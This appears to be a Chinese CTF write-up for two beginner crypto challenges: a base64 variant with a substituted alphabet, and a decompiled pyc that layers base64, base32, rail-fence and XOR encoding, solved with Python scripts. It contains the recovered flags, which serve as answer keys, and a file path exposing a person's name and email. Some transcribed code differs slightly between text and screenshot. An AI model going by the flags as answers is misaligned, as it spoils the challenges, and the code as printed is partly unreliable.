32.     #encflag is:  sIUXs3LUgSgUdjsHvIo5vbm2gSH3g2o3iTrXi2o3vjo3i2o0vx0=
```

给了一个加密脚本，以及一个加密后的 flag

大概通过 table 以及加密的一些逻辑分析出应该是 base64 的加密。但是编码表被替换成了 table 了。

所以只要将编码表替换回来解密 base64 就可以了

步骤二：解题脚本

```
1. import base64  
2. import string  
3. table='PackmybxwthfivdzenlqorjugspACKMYBXWTHFIVDZENLQORJUGS'+string.digits + '+/'  
4. cipher_text = "sIUXs3LUgSgUdjsHvIo5vbm2gSH3g2o3iTrXi2o3vjo3i2o0vx0="
```

```
5. base64_table=string.ascii_uppercase + string.ascii_lowercase + string.digits + '+/'  
6. cipher_text = cipher_text.translate(str.maketrans(table,base64_table))  
7. print(base64.b64decode(cipher_text))
```

将编码表替换回来解密 base64

得到 flag

```
1 import base64
2 import string
3 table='PackmybxwthfivdzenlqorjugspACKMYBXWTHFIVDZENLQORJUGS'+string.digits + '+/'
4 cipher_text = "sIUXs3LUgSgUdjsHvIo5vbm2gSH3g2o3iTrXi2o3vjo3i2o0vx0="
5 base64_table=string.ascii_uppercase + string.ascii_lowercase + string.digits + '+/'
6 cipher_text = cipher_text.translate(str.maketrans(table,base64_table))
7 print(base64.b64decode(cipher_text))
8
```

PROBLEMS 2 OUTPUT DEBUG CONSOLE TERMINAL

1: Python Debug Consc

```
PS F:\xgctf\安恒CTF\Crypto\CRYPTO_20191001_babyCrypto_柴江力_785691921@qq.com\exp> cd 'f:\xgctf\安恒CTF\Crypto\20191001_babyCrypto_柴江力_785691921@qq.com\exp'; ${env:PYTHONIOENCODING}='UTF-8'; ${env:PYTHONUNBUFFERED}='1'
bigData\python\python.exe 'c:\Users\Shinelon\.vscode\extensions\ms-python.python-2019.9.34911\pythonFiles\ptv
her.py' '--default' '--client' '--host' 'localhost' '--port' '62298' 'f:\xgctf\安恒CTF\Crypto\CRYPTO_20191001_
to_柴江力_785691921@qq.com\exp\exp.py'
b'flag{1c619fd6e94a6c97ce725a3e75e73e44}'
PS F:\xgctf\安恒CTF\Crypto\CRYPTO_20191001_babyCrypto_柴江力_785691921@qq.com\exp>
```

港独密报

1) 首先看到题目描述中提供一个类似二进制的 01101010001101110100111010011010110111 (通过后面反编译出来的 python 程序分析可以发现这是其中一个 enc 函数对输入的每一位 mod2 后产生的)

2) 附件.txt 提供[JZ3T2PI= KB3T2PI= KJIT2PI=.....IJIT2PI= INIT2PI= LF3T2PI=] (通过后面反编译出来的 python 程序分析可以发现这是其中一个 enc 函数对输入的每一位除以 2 后产生的)

3) 附件中提供文件“密报”，是一个 pyc 的文件，对 pyc 文件进行反编译
(<http://tools.bugscaner.com/decompile/>)，得到一段对 flag 加密的代码

```

#!/usr/bin/env python 3.7 (3394)
#coding=utf-8
# Compiled at: 1969-12-31 18:00:00
# Powered by BugScanner
# http://tools.bugscanner.com/
# 如果觉得不错, 请分享给你的朋友使用吧!
import base64
flag = 'flag{}'

def enc1(s):
    return base64.b64encode(s)

def enc2(s):
    return base64.b32encode(s)

def enc3(s):
    f = 19
    elen = len(s)
    b = elen // f
    result = {x:'' for x in range(b)}
    for i in range(elen):
        a = i % b
        result.update({a: result[a] + s[i]})

    d = ''
    for i in range(b):
        d = d + result[i]

    return d

def enc5(s):
    for i in range(len(s)):
        s[i] = s[i] + i ^ i

    return s

def enc4(s):
    s1 = []
    for i in range(len(s)):
        if i % 2 == 0:
            s1.append(5 + ord(s[i]) ^ i + 5)
        elif i % 3 == 0:
            s1.append(6 + ord(s[i]) ^ i + 15)
        elif i % 5 == 0:
            s1.append(7 + ord(s[i]) ^ i + 27)
        else:
            s1.append(8 + ord(s[i]) ^ i + 19)

    return s1

def enc6(s):
    arr2 = []
    for i in s:
        arr2.append(i // 2)

    f = open('.txt', 'w')
    for i in arr2:
        f.write(enc2(enc1(chr(i).encode('utf-8'))).decode('utf-8') + '\n')

    f.close()
    arr = []
    for i in s:
        arr.append(i % 2)

    return arr

nflag = enc5(enc4(enc3(flag)))
for i in enc6(nflag):
    print(i, end='')

```

4) 通过对 6 个 enc 函数的分析

enc1、base64 加密

enc2、base32 加密

enc3、key 为 19 的栅栏加密

enc4、对输入的字符串每位进行处理，根据 mod2 mod3 mod5 其他分别进行 ascii 的相加和抑或操作，

考察运算符级别以及逆向

enc5、相加抑或

enc6、将输入的每一位 mod2 的值输出作为一开始题目描述中的值，然后将每一位除以 2 的值先转换成

字符，再进行 enc1 和 enc2 操作，写入附件.txt 中

5) 编写脚本解密

5) 编写脚本解密

```
1.  
2. import base64  
3. key1="01101010001101110100111010011010110111"
```

```
4. str1=[]  
5. with open('附件.txt', 'r') as f:  
6.     str1=f.readlines()  
7. for i in range(len(str1)):  
8.     str1[i]=str1[i].strip("\n")  
9. print(str1)  
10.  
11. def dec6(s):  
12.     arr1=[] #enc6 解密得到的结果  
13.     for i in s:  
14.         arr1.append(base64.b64decode(base64.b32decode(i))) #enc6 中的 enc1 和 enc2 的解密  
15.     return arr1  
16. d1=dec6(str1)  
17. def getnflag(s,key):  
18.     arr=[]  
19.     for i in range(len(key)):  
20.         arr.append(int(key[i],10)+2*ord(s[i].decode("utf-8")))  
21.     return arr  
22. nflag=getnflag(d1,key1) #获得 nflag, 在代码中 nflag=enc5(enc4(enc3(flag)))
```

```
23. print(nflag)
24.
25.
26. def dec5(s):
27.     for i in range(len(s)):
28.         s[i]=((s[i]^i)-i)
29.     return s
30. def dec4(s):
31.     flag1=[]
32.     for i in range(len(s)):
33.         if(i%2==0):
34.             flag1.append(chr((s[i]^i+5)-5))
35.         elif(i%3==0):
36.             flag1.append(chr((s[i]^i+15)-6))
37.         elif(i%5==0):
38.             flag1.append(chr((s[i]^i+27)-7))
39.         else:
40.             flag1.append(chr((s[i]^i+19)-8))
41.     return flag1
```

```
42. def dec3(s):
43.     f=2
44.     elen = len(s)
45.     b = elen // f
46.     result = {x:'' for x in range(b)}
47.     for i in range(elen):
48.         a = i % b;
49.         result.update({a:result[a] + s[i]})
50.     d = ''
51.     for i in range(b):
52.         d = d + result[i]
53.     return d
54. flag=dec3(dec4(dec5(nflag)))
55. print(flag)
```

6) 获得 flag

```
20     arr.append(int(key[i],10)+2*ord(s[i].decode("utf-8")))
21     return arr
22 nflag=getnflag(d1,key1) #获得nflag, 在代码中nflag=enc5(enc4(enc3(flag)))
23 print(nflag)
24
25
26 def dec5(s):
27     for i in range(len(s)):
28         s[i]-=((s[i]^i)-i)
29     return s
30 def dec4(s):
```

PROBLEMS 1 OUTPUT DEBUG CONSOLE TERMINAL

1: Python Debug Consc

```
['JZ3T2PI=', 'KB3T2PI=', 'KJIT2PI=', 'IZAT2PI=', 'J53T2PI=', 'JVAT2PI=', 'J5TT2PI=', 'IZTT2PI=', 'KBIT2PI=', 'J5IT2PI=',
'KBAT2PI=', 'KJIT2PI=', 'KJAT2PI=', 'IVTT2PI=', 'KJTT2PI=', 'KJAT2PI=', 'IZTT2PI=', 'JV3T2PI=', 'JNIT2PI=', 'J53T2PI=',
KRTT2PI=', 'IVAT2PI=', 'JNTT2PI=', 'JBTT2PI=', 'IVAT2PI=', 'JBTT2PI=', 'JR3T2PI=', 'IZAT2PI=', 'IVTT2PI=', 'JBAT2PI=', 'J
53T2PI=', 'JZAT2PI=', 'JJ3T2PI=', 'INAT2PI=', 'JJTT2PI=', 'IJIT2PI=', 'INIT2PI=', 'LF3T2PI=']
[110, 127, 139, 40, 119, 96, 117, 44, 122, 114, 121, 139, 136, 37, 141, 137, 44, 103, 82, 118, 157, 33, 85, 60, 33, 60, 9
4, 41, 37, 56, 119, 104, 79, 17, 76, 11, 19, 199]
flag{541a697a160b7d7a0ccdb3ea9cf44954}
```